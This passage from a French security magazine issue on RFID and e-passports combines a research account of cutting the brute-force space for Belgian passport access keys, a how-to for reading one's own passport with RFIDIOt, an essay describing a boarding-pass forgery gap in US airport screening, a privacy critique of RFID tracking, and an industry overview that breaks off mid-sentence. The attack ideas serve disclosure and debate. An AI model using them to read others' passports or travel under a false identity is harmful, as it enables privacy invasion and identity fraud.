
Toutes ces observations permettent de réduire considérablement l'espace de la recherche exhaustive. Pour illustrer ce fait, imaginons que nous écrivions sur le sol tous les numéros de passeports qu'il faille tester pour chaque couple (date de naissance, date d'expiration). Si tout le potentiel du standard de l'ICAO était exploité, c'est-à-dire si les numéros des passeports étaient choisis aléatoirement dans un espace à 36^9 éléments, et si on écrivait un numéro tous les millimètres sur le sol, il faudrait faire environ 2500 fois le tour du monde à l'équateur pour écrire tous les numéros à tester. En prenant maintenant en compte la structure des numéros des passeports belges et nos heuristiques sur la corrélation numéro/date d'expiration, la distance à parcourir pour inscrire tous les numéros sur le sol ne serait que de... 24 mètres !

Notons que l'attaque pourrait encore être améliorée en optimisant le code, en accélérant la vitesse de communication, en utilisant d'autres heuristiques et, bien évidemment, en étoffant notre échantillon de passeports lus pour affiner l'interpolation. Car, si l'entropie est faible, le nombre d'essais qu'il est possible de réaliser par minute est également faible (de l'ordre de quelques centaines), car l'attaque doit être réalisée *on-line*, c'est-à-dire qu'il faut interroger le tag pour tester chaque nouvelle combinaison (numéro, date de naissance, date d'expiration). Le tag ne fournit en effet aucun chiffrement sur lequel le faussaire pourrait tester les combinaisons tant que le lecteur n'a pas passé le BAC. En revanche, l'écoute d'une communication légitime permettrait de réaliser une attaque *off-line* beaucoup plus performante, de l'ordre de quelques dizaines de milliers de fois plus performantes qu'une attaque on-line.

Enfin, vouloir contourner le BAC n'est parfois pas nécessaire pour lire le contenu du tag. C'est ce qui se passe avec les passeports belges de première génération (délivrés entre fin 2004 et mi-2006) qui tout simplement... ne possèdent pas de BAC. Il y a ainsi 720000 passeports en circulation en Belgique (soit deux tiers des passeports biométriques belges) qui ne possèdent aucun mécanisme pour protéger les données personnelles. Ce nombre ne commencera à diminuer qu'à partir de 2009 et il faudra attendre 2011 pour que ces passeports de première génération soient totalement hors circulation.


Comment puis-je lire mon propre passeport ?

Pour lire son propre passeport, il faut avant tout se procurer un lecteur RFID compatible avec le standard ISO 14443. Certains pays utilisent le standard ISO 14443 type A et d'autres le standard ISO 14443 type B, mais la majorité des lecteurs compatibles ISO 14443 supportent aussi bien le type A que le type B. Dans notre cas, nous avons acheté, pour environ 320 euros sur Internet, un lecteur ACG Serial RS432 prêt à être utilisé, livré en un temps record. Les lecteurs de MISC plus patients que nous ou avec une âme de bricoleur pourront très certainement faire des économies.



4 *Lecteur RFID ACG*

Sortir le lecteur de son emballage et le brancher sur l'ordinateur ne produit pas immédiatement de miracle, mais permet tout de même de voir que les tags qui passent dans le voisinage du lecteur sont détectés : sur notre modèle, une diode sur le lecteur clignote lors de la détection.



5 *Logiciel Reader Utility ACG*

Il ne faut toutefois pas se contenter de cela, et, passé l'émerveillement, on peut aller plus loin, en obtenant l'identifiant unique (UID) du tag détecté. Avec un lecteur ACG (cela reste certainement vrai avec d'autres marques), les utilisateurs de Windows pourront, dans un premier temps, télécharger sur le site du fabricant un petit logiciel qui permet de le paramétrer. Fichier téléchargé, un clic sur l'icône et la fenêtre du *reader utility* apparaît. Une fois le port COM adéquat sélectionné, il suffit d'approcher un tag à proximité du lecteur pour voir s'afficher son UID dans la fenêtre.

Les utilisateurs de Linux ne devront pas rester les bras croisés s'ils veulent voir passer un UID, car ACG ne fournit pas à notre

connaissance d'utilitaire compatible avec ce système. Pour paramétrer le lecteur (par exemple, pour changer la valeur de la vitesse de transfert), il faudra donc trouver une machine Windows. Mais, pour simplement lire l'UID, il n'est pas nécessaire d'utiliser le reader utility, qu'il faudra de toute façon délaisser même sous Windows lorsque l'on voudra lire des passeports. Le site **www.rfidiot.org** propose de nombreux outils *open source* dédiés à la RFID, qui fonctionnent à la fois sous Windows et sous Linux. Les programmes proposés, écrits en Python, sont faciles à comprendre et permettent de lire de nombreux types de tags, ceux compatibles avec le standard ISO 14443 (donc ceux des passeports), mais aussi les tags Mifare, Hitag2, VeriChip, etc.

Nous avons choisi d'utiliser ces programmes, et, après avoir installé Python, un module pour accéder au port série de l'ordinateur et les bibliothèques `RFIDIOt` et `RFIDIOtconfig` (module et bibliothèques sont disponibles sur le site web), il nous était possible de lire les UID des tags avec simplement le code suivant :

```
import RFIDIOt
import RFIDIOtconfig
import sys

card= RFIDIOtconfig.card
while 42:
        card.select()
        print 'UID du tag sélectionné : ' + card.data
```

La frustration s'installerait cependant bien vite si la séance de bricolage s'arrêtait là. Mais des versions du standard de l'ICAO **[1]** sont disponibles sur Internet (la version d'octobre 2004 définit déjà les algorithmes cryptographiques) et les implémenter permet de lire son propre passeport. Implémenter soi-même le standard de l'ICAO est fastidieux, mais **www.rfidiot.org** propose également un programme qui permet de lire les passeports. Enfin presque… car le programme implémente le standard de l'ICAO, mais de manière ad hoc : le programme a été écrit pour lire les passeports anglais et doit être parfois adapté pour les passeports des autres pays. En effet, bien que respectant le standard officiel, chaque pays a ses petites spécificités (par exemple les *offsets* peuvent être différents ou des données optionnelles peuvent être présentes sur le passeport). La mauvaise nouvelle est que le programme disponible sur le site ne fonctionne pas correctement, selon son auteur, avec le passeport français. Les lecteurs français de MISC qui souhaiteraient lire leur propre passeport devront donc mettre les mains dans le cambouis. Dans notre cas, il s'agissait du passeport belge de première génération, qui ne peut pas être lu par ce programme en raison de ses spécificités, notamment l'absence de BAC. Qui peut le plus peut le moins et une ou deux heures de bidouillage nous permettaient déjà d'obtenir des informations intelligibles provenant du passeport (voir description, photos et vidéo dans **[4]**). Les nombreuses spécificités du passeport belge et nos exigences particulières nous ont ensuite obligés à réécrire la majeure partie du programme, mais il fut d'une aide précieuse au début de nos travaux. Il faut souligner que le document de l'ICAO **[1]** est très lisible et contient de nombreux exemples qui facilitent sa compréhension, notamment pour ce qui concerne l'utilisation des APDU (ISO 7816-4) qui permettent d'interroger le tag.

6 *Dispositif de l'attaque*

Lire un tag ou même écrire sur un tag dont les algorithmes sont publics et documentés est une chose aisée pour qui possède quelques connaissances de base en programmation. Cela pourrait même constituer un exercice intéressant et formateur pour des étudiants dans un cursus informatique. Le déploiement phénoménal de la RFID et son utilisation grandissante dans des applications directement liées à la sécurité laisse alors présager pour l'avenir des surprises, tant des bonnes que des mauvaises.

Références

[1] *PKI for Machine Readable Travel Documents offering ICC Read-Only Access, Technical Report Version 1.1*, ICAO, octobre 01, 2004.

[2] KIRSCHENBAUM (I.) et WOOL (A.), « *How to Build a Low-Cost, Extended-Range RFID Skimmer* », Conférence USENIX Security Symposium, mai 2006.

[3] HLAVAC (M.) et ROSA (T.), « *A Note on the Relay Attacks on e-passports: The Case of Czech e-passports* », *IACR Eprint Archive*, numéro 2007/244.

[4] AVOINE (G.), KALACH (K.) et QUISQUATER (J.-J.), « Le passeport biométrique belge recalé au BAC... », juin 2006, **http://www.dice.ucl.ac.be/crypto/passport/index_fr.html**.

[5] Communiqué de presse du ministère de l'Intérieur français, mars 2007, **http://www.interieur.gouv.fr/misill/sections/a_la_une/toute_l_actualite/ministere/securite-passeport**.

[6] « *Cracked it!* », article paru dans *The Guardian*, 17 novembre 2006, **http://www.guardian.co.uk/idcards/story/0,,1950226,00.html**.

[7] HOEPMAN (J.-H.), HUBBERS (E.), JACOBS (B.), OOSTDIJK (M.) et WICHERS SCHREUR (R.), « *Crossing Borders: Security and Privacy Issues of the European e-Passport* », Conférence IWSEC 2006.

[8] CARLUCCIO (D.), LEMKE-RUST (K.), PAAR (C.), SADEGHI (A.-R.), « *E-passport: the global traceability or how to feel like an UPS package* », Conférence RFIDSec 2006.

[9] MONNERAT (J.), VAUDENAY (S.) et VUAGNOUX (M.), « *About Machine-Readable Travel Documents* », Conférence RFIDSec 2007.

[10] JONSSON (J.) et KALISKI (B.) « *Public-Key Cryptography Standards (PKCS) #1: RSA Cryptography Specifications Version 2.1* », *RFC 3447*, 2003.

[11] « *Public Key Cryptography For The Financial Services Industry: The Elliptic Curve Digital Signature Algorithm (ECDSA)* », *ANSI X9.62*, 1998.

Y a-t-il un fraudeur dans l'avion ?

Ari Juels
Chief Scientist and Director
RSA Laboratories
ajuels@rsa.com

mots clés : ***passeports biométriques / contrôle d'identité / procédures de sécurité***

Le Département d'état américain délivre des passeports biométriques depuis octobre 2006. Ces documents de voyage de nouvelle génération contiennent une puce électronique qui fournit à distance des informations aux lecteurs autorisés. L'arrivée des passeports biométriques fut précédée par une vague médiatique peu complaisante à leur égard. Les critiques les plus récentes ont révélé que les passeports biométriques peuvent être clonés : les données contenues dans la puce peuvent être facilement copiées.

Le clonage des passeports biométriques ne constitue cependant qu'une menace minime lorsque l'environnement est adapté. Bien que le clonage reste possible, la modification du contenu des passeports, quant à elle, est contrée par des protections cryptographiques fortes. Autrement dit, les passeports biométriques protègent du vol d'identité à peu près de la même manière que le ferait une base de données de passeports dûment protégée. Jean Dupont, un fraudeur, pourrait dire à l'officier chargé du contrôle de l'immigration qu'il est Jacques Martin, mais, à moins que Jean Dupont ressemble à la photo de Jacques Martin, contenue dans la base de données, il serait très probablement démasqué. Dupont pourrait aussi copier le contenu de la puce du passeport de Martin, mais il lui est impossible de modifier ce contenu, en particulier la photo sans que cette mascarade ne soit détectée. En admettant que les officiers de l'immigration (ou leurs machines biométriques) vérifient scrupuleusement les photos des passeports biométriques, Dupont ne devrait pas être en mesure de se faire passer pour Martin, au moins pas plus facilement qu'il ne le peut aujourd'hui.

La sécurité, au sens large, d'une pièce d'identité dépend de l'environnement dans lequel elle est utilisée. Ceci est vrai pour les nouvelles technologies comme les passeports biométriques. Mais ceci est également vrai pour les anciennes technologies, comme celles utilisées pour les permis de conduire actuels. Aujourd'hui, en fait, malgré les contrôles méticuleux des permis de conduire et des passeports dans les aéroports, la procédure de contrôle mise en place par la TSA[1] aux États-Unis peut permettre à un passager de se faire passer facilement pour un autre. Autrement dit, on ne sait pas vraiment qui est à bord de nos avions.

Aujourd'hui, lorsque les voyageurs sur des vols intérieurs aux États-Unis passent les contrôles de sécurité, ils doivent présenter leur carte d'embarquement, ainsi que leur permis de conduire ou leur passeport, afin de prouver leur identité. Plus tard, au moment de l'embarquement dans l'avion, les passagers présentent leur carte d'embarquement, mais pas leur pièce d'identité.

Supposons que X soit le nom sur la carte d'embarquement que le passager présente lors du contrôle de sécurité et que Y soit le nom sur la carte d'embarquement que le même passager présente avant de monter à bord de l'avion. Il y a ici une faille dans la procédure. Aucune mesure de sécurité aujourd'hui en place ne permet de s'assurer que X et Y correspondent bien à la même personne. En d'autres termes, il n'y a aucune vérification de l'identité Y.

Ainsi, par exemple, Jean Dupont peut montrer une fausse carte d'embarquement avec son propre nom au moment du contrôle de sécurité, mais en fait prendre un autre vol avec une vraie carte d'embarquement portant le nom « Jacques Martin » (Bien sûr, Dupont doit obtenir une carte d'embarquement valide pour Martin. Connivence, agression, tromperie ou compromission d'un ordinateur sont juste quelques moyens possibles pour y arriver.). Dupont peut donc embarquer dans un avion sous le nom « Martin », évitant ainsi de laisser des traces de sa réelle identité.

Les cartes d'embarquement ne sont que sommairement vérifiées au moment du contrôle de sécurité. Le personnel chargé de ces contrôles vérifie simplement que les noms des passagers sur les documents d'identité correspondent bien à ceux sur les cartes d'embarquement. De nombreux voyageurs impriment aujourd'hui leurs cartes d'embarquement chez eux à partir de leur ordinateur. Il n'est pas difficile pour Dupont de créer une fausse carte d'embarquement qui ressemble à une vraie ou de modifier le nom sur une carte d'embarquement valide en utilisant Photoshop. La conséquence est que seul le nom « Martin » apparaîtra dans les listes de passagers.

Peut-être la TSA connaît-elle ce problème de sécurité et les possibles conséquences de la présence de passagers non identifiés sur des vols intérieurs. Peut-être aussi a-t-elle choisi de se concentrer sur ce que les passagers emportent à bord de l'avion, plutôt que sur leur identité. Pourtant, les listes de passagers sont parmi les outils les plus mis en valeur par la TSA. Ces listes ont un intérêt très limité si les passagers peuvent voyager sous une fausse identité.

La solution à ce problème de sécurité est simple. Comme ce fut épisodiquement le cas dans le passé, le personnel des compagnies aériennes devrait vérifier les identités des passagers au moment de l'embarquement.

Plus généralement, alors que nous déployons des systèmes de sécurité comme le passeport biométrique, les procédures de sécurité devraient être définies avec autant de soin que ne le sont les mesures technologiques. Les terroristes du 11 septembre voyageaient avec des pièces d'identité valides, certaines obtenues par des moyens frauduleux. Les puces sans contact et les protections cryptographiques, si elles avaient été déployées comme aujourd'hui, auraient seulement protégé les données personnelles des terroristes, pas leurs victimes.

1 La Transportation Security Administration est une branche du Department of Homeland Security, et est responsable de la sécurité des systèmes de transports américains, notamment dans les aéroports.

Ceux qui nous surveillent

Pourquoi les « personnes autorisées » sont plus dangereuses que les criminels

Les chercheurs travaillant sur les problèmes liés à la sécurité et à la vie privée en RFID ont concentré leurs efforts sur des travaux dont le but est d'empêcher les voleurs, pirates informatiques et terroristes – les « personnes non autorisées » – de capturer et de tirer profit des données RFID.

Bien que ce soit un objectif important, la plus grande menace envers la vie privée et les libertés individuelles vient en fait des personnes dites « autorisées ». Malheureusement, cette menace reçoit bien trop peu d'attention de la part des experts en sécurité et des ingénieurs en RFID.

mots clés : ***défense des libertés individuelles / vie privée / surveillance organisée***

Liz McIntyre – ma coauteur de *Spychips*[1] – et moi avons passé trois années à lire des brevets sur la RFID, des documents promotionnels, des spécifications techniques, des actes de conférences, et bien d'autres choses encore. Après avoir consulté près de 30000 documents, nous sommes arrivés à l'incontournable conclusion que, non seulement les industriels et les gouvernements sont conscients des risques potentiels de traçabilité malveillante, mais ils ont établi des stratégies détaillées pour l'exploiter. Certaines des plus grandes multinationales dans le monde sont impliquées, comme IBM, Philips, NCR, American Express, Gillette, Procter & Gamble, Accenture et Intel, pour n'en nommer que quelques-unes.

Pour se faire une idée de l'étendue de leurs projets, il suffit de regarder le brevet d'IBM intitulé « *Identification and Tracking of Persons Using RFID Tagged Objects* ». La stratégie d'IBM est de dissimuler des lecteurs RFID appelés « *person tracking units* » dans des lieux publics comme des commerces, des lieux de manifestations sportives, des cinémas, des bibliothèques, des musées, des ascenseurs et même des toilettes publiques. Ils permettraient aux personnes chargées du marketing et aux forces de l'ordre de surveiller les individus à partir des signaux émis par les tags des objets qu'ils portent. En faisant le lien entre les fichiers des commerçants qui identifient les clients qui achètent des articles et la lecture des tags de ces articles, IBM pourrait recueillir des renseignements détaillés sur les lieux où les gens se déplacent, avec qui ils sont en relation, quels articles ils transportent, et combien de temps ils flânent.

Si elle était mise en œuvre, la stratégie d'IBM serait dévastatrice pour la vie privée. L'information contenue dans une puce RFID peut être lue à distance – à travers la poche de quelqu'un, son sac à dos ou son sac à main. Les lecteurs qui recueillent les informations peuvent être placés de manière invisible au niveau des portes de sorties, dans les sols, les murs et les rayonnages, pour tracer dans leur vie de tous les jours les individus et leurs biens. Un réseau de lecteurs pourrait ainsi créer un système de surveillance omniprésent, si détaillé qu'il pourrait être utilisé pour contrôler chacun de nos mouvements.

Deux compagnies majeures se spécialisent dorénavant dans la dissimulation de tags RFID dans les biens de consommation. Checkpoint Systems[2] [3], qui se présente comme « le plus grand intégrateur mondial de technologie RFID dans les emballages de biens de consommation ». Et son concurrent Sensormatic, qui s'est spécialisé dans une technique appelée « *source tagging* », qui consiste à cacher des tags antivols extrêmement fins et « invisibles »[4] dans des biens de consommation au moment de leur fabrication. Checkpoint a utilisé le source tagging pour dissimuler des tags antivols dans la doublure de costumes pour hommes et a même inséré des tags dans des semelles de chaussures[5]. Dans une conférence RFID au début de cette année, ces deux compagnies, face à un auditoire composé d'industriels et de distributeurs, ont ouvertement encouragé l'utilisation du marquage au niveau de chaque article.

D'autres compagnies, comme Philips, P&G et Intel, aimeraient que la RFID soit étendue à nos foyers où ils pourraient garder un œil sur le contenu de nos réfrigérateurs ou de nos armoires à pharmacie. Bell South, la maison-mère de Cingular Wireless[6], a même breveté une technique pour scanner les ordures dans les décharges pour mieux connaître nos manières de consommer et de voyager. Une compagnie appelée « Isogon », récemment rachetée par IBM, a, quant à elle, conçu un lecteur embarqué dans une voiture pour lire les tags dans les poubelles disposées sur les trottoirs les jours de collectes des ordures ménagères.

Le contenu de nos sacs à main a déjà fait l'objet de tels scans clandestins. Des millions de personnes à travers le monde possèdent des cartes de crédit, des passeports, des badges d'accès à leur immeuble ou des cartes de transport public utilisant de la RFID. C'est évident que des criminels pourraient exploiter les données contenues dans ces cartes, mais peu de chercheurs se penchent sur le fait que les « personnes autorisées » qui émettent les cartes ont conçu des manières de les exploiter et de les tracer

1 ALBRECHT (Katherine) et MCINTYRE (Liz), Spychips: How Major Corporations and Government Plan to Track Your Every Move with RFID, Thomas Nelson, 2005.

2 À ne pas confondre avec Check Point Software Technologies LTD, le fournisseur de solutions de sécurité, notamment de firewalls.

3 « Checkpoint Systems Introduces EPC Solution Center », Checkpoint, communiqué de presse, 12 janvier 2004, http://www.checkpointsystems.com/content/news/press_releases_archives_display.aspx?news_id=59 (dernier accès 20/07/07).

4 Le site Web de Checkpoint indique : « Invisible' EAS is more effective. Hidden from shoplifters and employees alike, Checkpoint source tags provide tamper-proof protection for profitable high-theft items. » Source : « Retailers reap the rewards of source tagging », Checkpoint, http://www.checkpointsystems.com/content/srctag/partic.aspx (dernier accès 20/07/07).

5 « Source tagging shoes is a step in the right direction », Checkpoint, document promotionnel, http://www.checkpointsystems.com/docs/ST_Shoes.pdf (dernier accès 20/07/07).

6 Premier opérateur de téléphonie mobile aux États-Unis.

Katherine Albrecht
Fondatrice et présidente de CASPIAN

à des fins malveillantes. En début d'année, notre organisation CASPIAN a révélé qu'American Express prévoyait de tracer les individus avec des objets possédant un tag RFID, comme la carte de crédit *AmEx Blue*. La compagnie, bien embarrassée, a finalement renoncé à son projet[7]. La figure de proue de la RFID, Metro « Future Store » à Rheinberg en Allemagne, a également été forcée de retirer ses cartes de fidélité distribuées à plus de 10000 de ses clients (appelés « cobayes » dans un communiqué de presse[8] d'IBM), quand CASPIAN a révélé qu'elles contenaient des tags RFID cachés[9] [10].

Très inquiétants, les portiques antivols installés dans plusieurs dizaines de milliers de points de vente et bibliothèques à travers le monde pourraient également faciliter ce type de scan « autorisé ». Checkpoint a repensé sa ligne de portiques de sortie (ironiquement nommés lecteurs « *Liberty* ») pour qu'ils soient compatibles avec les standards EPC[11] et les vante comme ayant « la capacité à migrer facilement vers la technologie RFID »[12]. Texas Instruments a encouragé les commerçants à installer des portiques RFID pour « garder une trace des clients passant la porte »[13]. Leur site Web vante aussi les mérites d'une carte de fidélité RFID qui peut être lue à travers le sac à main du client, et décrit comment « un client avec un tag TI-RFid dans son sac à main, portefeuille ou poche peut être détecté par un système de lecteurs installés au niveau des portes, des caisses ou dans les murs et les sols ».

Bientôt, les lecteurs RFID ne seront plus qu'aux entrées des immeubles. Ils seront installés sur les routes et autoroutes pour enregistrer les mouvements des véhicules personnels. L'intégralité des Bermudes, par exemple, est en train d'être équipée avec de la RFID afin d'observer les mouvements de chaque voiture, sur chaque route[14]. Aux États-Unis, le ministère des Transports veut installer un énorme réseau de plusieurs milliards de dollars pour surveiller tout le trafic routier, en utilisant à la fois des senseurs d'une précision presque microscopique, du GPS et de la téléphonie mobile[15].

Il n'est pas question que les gouvernements se dotent de systèmes de traçage RFID permettant d'observer clandestinement les individus, empiètent sur la vie privée et violent les libertés individuelles. Les services de police qui ne peuvent pas faire de descente dans les manifestations pacifistes, les réunions syndicales ou les offices religieux pour en identifier les participants, pourraient le faire proprement, efficacement et en toute discrétion en utilisant des lecteurs et tags RFID. Des agents pourraient s'infiltrer dans de telles manifestations avec des lecteurs portables cachés dans leur sac à dos et les utiliser pour scanner les numéros EPC associés aux biens que portent les personnes. De telles opérations clandestines ne révéleraient pas seulement qui a participé à la manifestation, mais identifieraient les relations des participants (si j'ai sur moi un stylo emprunté à un collègue et j'ai mis dans la poche de mon manteau l'écharpe de mon mari, mon « réseau de contacts » serait révélé par un scan rapide).

Cette perspective fait réfléchir.

La RFID est une technologie relativement récente, et, par conséquent, la plupart de son potentiel – bon et mauvais – reste encore à venir. Cependant, la nature furtive de cette technologie invite et facilite l'observation secrète d'individus, sans leur accord. Quand des tags et des lecteurs RFID sont utilisés, ce risque devrait être pris au sérieux.

Face à l'évidence même que les compagnies majeures et les gouvernements ont l'intention de mettre à profit l'extraordinaire potentiel de la RFID pour tracer et contrôler les individus, les chercheurs doivent regarder au-delà de leur modèle de menaces stéréotypé. La réalité, qui fait réfléchir, c'est que le scan clandestin sera à la portée, dans beaucoup de cas, de ces personnes-mêmes qui financent leur recherche.

7 ALBRECHT (Katherine) et MCINTYRE (Liz), « American Express Addresses RFID People Tracking Plans », communiqué de presse de Spychips, 9 mars 2007, http://www.spychips.com/press-releases/american-express-conference.html.

8 « Metro opens high-tech shop and Claudia approves », IBM, 28 avril 2003, http://www-1.ibm.com/industries/wireless/doc/content/news/pressrelease/872672104.html.

9 Pour l'histoire complète et les photos de la carte, en particulier la photo aux rayons X du tag caché, voir « Scandal: The RFID Tag Hidden in METRO's Loyalty Card », dans le rapport spécial de 12 pages de CASPIAN sur Metro « Future Store », http://www.spychips.com/metro/overview.html.

10 Il a suffit qu'un client proteste à l'extérieur du magasin pour que l'utilisation de ces cartes soit stoppée et les cartes rappelées. Voir l'article à l'adresse : http://www.spychips.com/metro/overview.html.

11 « Checkpoint bridges EAS-RFID gap », RFID Journal, 28 janvier 2003, http://www.rfidjournal.com/article/articleview/285/1/1/.

12 « Liberty Brochure – Soft Goods », Checkpoint, document promotionnel, http://www.checkpointsystems.com/docs/liberty_brochure.pdf (dernier accès 20/07/07).

13 « Customer Loyalty Mechanism with TI-RFID », Texas Instruments, http://www.ti.com/tiris/docs/solutions/pos/loyalty.shtml (dernier accès 20/07/07).

Archive disponible à l'adresse : http://web.archive.org/web/20040205161015/http://www.ti.com/tiris/docs/solutions/pos/loyalty.shtml (dernier accès 20/07/07).

14 « Bermuda Deploys World's First Countrywide Electronic Vehicle Registration System Using TransCore's RFID Technology », Business Wire, 10 juillet 2007, http://www.prweb.com/releases/vehicle/system/prweb538891.htm (dernier accès 20/07/07).

15 SERVATIUS (Tara), « Big Brother in your car: Futuristic high-tech could save your life – and raid your privacy », Creative Loafing Charlotte, 29 septembre 2004, http://www.charlotte.creativeloafing.com/2004-09-29/news_cover.html (dernier accès 20/07/07).

Que peut répondre un industriel à ceux qui disent que la RFID menace la vie privée ?

Le terme « RFID », employé de manière large pour caractériser à la fois les étiquettes électroniques, appelées également « tags RFID », ainsi que les autres supports d'identification utilisant une puce sans contact, peut générer des craintes vis-à-vis de la protection de la vie privée. Cet article apporte la vision d'un industriel du sujet.

mots clés : ***vision des industriels / protection contre la traçabilité malveillante / résistance contre la compromission***

La technologie RFID, ou sans contact, est souvent retenue parce qu'elle présente des avantages d'ergonomie, de rapidité de transaction, de coût de maintenance des équipements de lecture, tout en restant compatible avec le facteur de forme existant du produit auquel elle s'intègre : objet à suivre, titre de transport, badge d'entreprise, carte de paiement ou d'identité, ou encore passeport. Elle apporte aussi une sécurité « électronique » dont le niveau doit être ajusté aux protections à assurer et aux usages.

Les craintes vis-à-vis de la protection de la vie privée, par rapport à d'autres méthodes d'identification, ont pour causes principales :

⇨ le lien radio et sa dispersion dans l'espace qui suggère une accessibilité ouverte aux informations personnelles à l'insu du porteur ;

⇨ le fait que les applications initiales de la technologie ont essentiellement concerné des besoins de masse (transport public, logistique) ;

⇨ l'introduction de la biométrie.

Les applications, ici évoquées, n'ont en commun que le nom de la technologie d'interface (radio). Les mécanismes et les niveaux de sécurité sont, eux, très différents.

Typiquement, pour une étiquette électronique, il s'agit d'effectuer au plus vite la transaction liée au suivi logistique d'un produit alors que pour un document, tel que le passeport incluant une puce, il s'agit d'identifier un porteur en toute sécurité et confidentialité, par des agents habilités. Même si la vitesse reste un paramètre important dans les deux cas, les niveaux et les conditions de sécurité visées font que l'architecture des composants et les mécanismes de lecture sont fondamentalement différents. Le passeport à puce est doté de protections matérielles et logicielles qui permettent le chiffrement alors que les étiquettes électroniques à puce ou *tags* en sont généralement dépourvues.

Plusieurs principes sont utilisés pour assurer une protection efficace contre les menaces potentielles. Ils consistent à :

1▶Empêcher le fonctionnement de la puce dans les environnements non conformes à l'usage prévu (à l'aide d'un blindage électromagnétique par exemple).

2▶Empêcher le fonctionnement de la puce ou l'exécution d'une opération donnée sans l'autorisation expresse du porteur (rapprochement volontaire obligatoire de la carte vers le lecteur pour procéder à une transaction, blocage électromagnétique du support dont le contenu ne peut être lisible qu'après ouverture du passeport, présentation d'un doigt pour la saisie de l'empreinte digitale,...).

3▶Enregistrer les transactions effectuées dans la puce afin de permettre au porteur de garder une trace des contrôles effectués (cas des cartes bancaires actuelles).

4▶Utiliser des clés et des mécanismes cryptographiques d'accès aux données sensibles stockées dans la puce pour protéger la vie privée du porteur et garantir la sécurité des données (plus ou moins renforcée en fonction du degré de confidentialité des données) : effectuer systématiquement des communications chiffrées entre la carte et le terminal interrogateur pour éviter la lecture en clair des informations échangées et ainsi empêcher l'écoute passive des échanges.

5▶Vérifier l'authenticité des éléments en présence (document d'identité et lecteur) avant d'effectuer toute requête.

6▶Effectuer certaines opérations de contrôle et de calcul dans la carte de façon à ce que les informations personnelles stockées dans la carte ne soient pas communiquées à l'extérieur.

7▶Éviter tout caractère répétitif (permettant éventuellement d'identifier la puce) dans les messages émis par la puce.

En cas de perte ou de vol, un document d'identité sécurisé tel que le passeport ne pourra être utilisé par un tiers, car les accès sont liés en premier lieu à la vérification des éléments biométriques du porteur (photo haute définition et/ou empreinte digitale). C'est d'ailleurs le principal avantage de l'utilisation des données biométriques, puisqu'elles permettent de créer un lien fort entre le document et son porteur. Impossible donc d'utiliser le document sécurisé si l'on n'est pas le porteur légitime (contrairement à une carte bancaire volée simultanément avec son code secret).

L'effort industriel a été et reste encore aujourd'hui important pour maintenir les cartes à puce à un niveau de sécurité qui correspond à l'état de l'art. Nous pouvons imaginer que le même phénomène va se répéter pour les RFID. À savoir, si le respect de la vie privée est reconnu et recherché par les marchés comme une fonction de sécurité ayant une valeur, des industriels chercheront à se distinguer de leurs compétiteurs sur ce créneau entraînant vers le haut les solutions déployées. Pour illustrer ces propos, nous allons donner maintenant un exemple spécifique [1] pour montrer

Hervé Chabanne
Responsable équipe expertises sécuritaires, expert groupe Safran techniques cryptographiques et sécurité,
Sagem Sécurité,
herve.chabanne@sagem.com

Didier Chaudun
Product Line Manager Health & ID,
Sagem Orga,
didier.chaudun@sagem.com

comment cette approche peut augmenter le respect de la vie privée dans un système comportant des RFID.

En 2004, Molnar, Soppera et Wagner ont proposé un schéma cryptographique permettant d'identifier des étiquettes RFID **[2, 3]**. Ce schéma peut être vu comme une version anonymisée d'un protocole de *singulation* appelé « *tree walking* ». Il permet de déléguer certains calculs au lecteur avec qui les étiquettes dialoguent et ne nécessite que peu de ressources cryptographiques ; finalement, il permet de respecter la vie privée car – comme cela est expliqué ensuite – les étiquettes ne transmettent que des valeurs qui paraissent aléatoires pour quelqu'un se trouvant en dehors du système. Sans entrer dans tous les détails, ce protocole peut être décrit simplement comme suit.

